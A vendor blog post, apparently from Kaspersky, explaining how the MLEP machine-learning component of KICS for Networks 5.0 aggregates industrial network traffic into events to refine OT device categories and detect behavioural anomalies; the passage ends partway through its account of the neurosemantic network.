❌

Visualização normal

Antes de ontemCyber Threat Intel

MLEP in KICS for Networks 5.0: how machine learning helps track network behavior of OT devices

3 de Novembro de 2026, 07:00

In an industrial network, malicious activity can be hard to tell apart from normal data exchange between devices. Malicious actors routinely rely on legitimate tools and the Living-off-the-Land technique, so a single network connection may show no known signs of an attack: the device uses a familiar protocol and transmits ordinary data. An anomaly can hide in subtle details: the data source, the time of access, or the volume of transferred data may be atypical for a particular device. However, to detect this kind of anomaly, you need to understand the roles of the devices at both ends of the connection and know which network activity patterns are typical for them.

But an organization’s asset inventory data is often incomplete, which makes it harder to catch unauthorized connections in time. Suppose monitoring detects a host that regularly exchanges data with programmable logic controllers (PLCs). Its IP address is known, but the inventory does not specify what role it plays: is it an engineering workstation, a process data server, or a piece of contractor’s equipment? The host may also have been on the industrial network for a long time, with its record going out of date after a network upgrade.

In the joint OT asset inventory guidance released by CISA and its partners in 2025, inventorying devices and classifying them by role are treated as part of OT asset management. For organizations, this is one of the most important areas: according to the SANS 2025 ICS security survey, 50% of respondents had deployed or significantly expanded ICS inventory and visibility tools over the previous 12 months, and 54% named them as investment priorities for the next 12–24 months.

Device inventory in Kaspersky Industrial CyberSecurity for Networks

In Kaspersky Industrial CyberSecurity for Networks, the Asset Discovery technology is the foundation of asset visibility. Passive network traffic analysis detects devices and their interactions, while recognition rules help determine the device category and extract available information about it, such as the vendor, model, or software version. Exactly which attributes the system can obtain depends on the protocol and the traffic it observes. We covered this in more detail at the Kaspersky Industrial Cybersecurity Conference.

Hardware and software information in the device card

Hardware and software information in the device card

The product also supports active polling modules (APMs): where polling is allowed, they can request additional configuration and firmware version details from devices. This kind of inventory is far more detailed than a list of IP addresses.

Installed modules and their placement in a PLC rack

Installed modules and their placement in a PLC rack

However, even accurate hardware information doesn’t always explain what function a host performs in a specific industrial facility. Gaps appear for various reasons. Some devices send identifying information only at startup or during configuration, while others rarely communicate. Proprietary protocols can’t always be parsed, and encryption may leave only connection metadata for analysis. If the monitoring system doesn’t receive traffic from every segment of the industrial network, some network activity goes unobserved. Active polling doesn’t suit every device or every operating condition.

Devices of unknown category

Devices of unknown category

When there isn’t enough direct information about a device, its category can be refined by looking at the patterns of its recurring network interactions. Analyzing these interactions is the job of Machine Learning Event Processor (MLEP), a service included in Kaspersky Industrial CyberSecurity for Networks 5.0. This machine-learning-based event processor can both refine device categories and detect anomalies in their network behavior.

What data does MLEP analyze?

To compare device behavior, you don’t need to store every packet as a separate observation (a data object) in the ML model. MLEP represents network sessions as a sequence of short 15-second fragments. For each fragment, MLEP stores information about the endpoints (IP, MAC, and port), the direction of data exchange, the protocol, and the number and size of the packets transmitted. Together these make up an event, which then gets a timestamp. Traffic thus becomes a sequence of events showing which hosts a device communicated with, when, and how communication intensity changed.

Aggregating data into events also sets the method’s limits. An aggregated fragment can’t be used to reconstruct the exact order of individual packets or the content of commands. MLEP can draw conclusions about a new protocol only if another KICS technology has managed to recognize it. That said, comparing stable network connections and changes in exchange volume doesn’t require a detailed record of every packet. These observations form the basis of the device’s behavioral history.

From observations to MLEP results

Each object has its own behavioral history, and one object’s history can’t be applied to another. But the principles of behavior analysis, along with some common rules, work across different objects.

Let’s look at how this works in MLEP, which is built on a spiking neural semantic network (NSN).

Event identification

Neurosemantic networks structure information as a multilayer ordered graph, where the data in each consecutive layer builds on the data in the previous one. The nodes of this graph — that is, the units of information in each layer — act as neurons.The NSN creates dedicated channels to handle different event parameters (port, IP, and so on). Unique parameter values for each channel are stored as neurons in layer 0. The event itself, which consists of a set of parameter values, is stored as a neuron in layer 1 of the network. If an event occurs for the first time, neurogenesis creates a new neuron with input connections to the corresponding parameter neurons. This lets the network learn and operate on the event stream at the same time. If the event has occurred before, the network activates the same neuron that was created when the event first appeared. This way, the network identifies each event precisely. Each neuron that corresponds to an event also collects basic statistics: when it was last activated and how many times it has been activated.
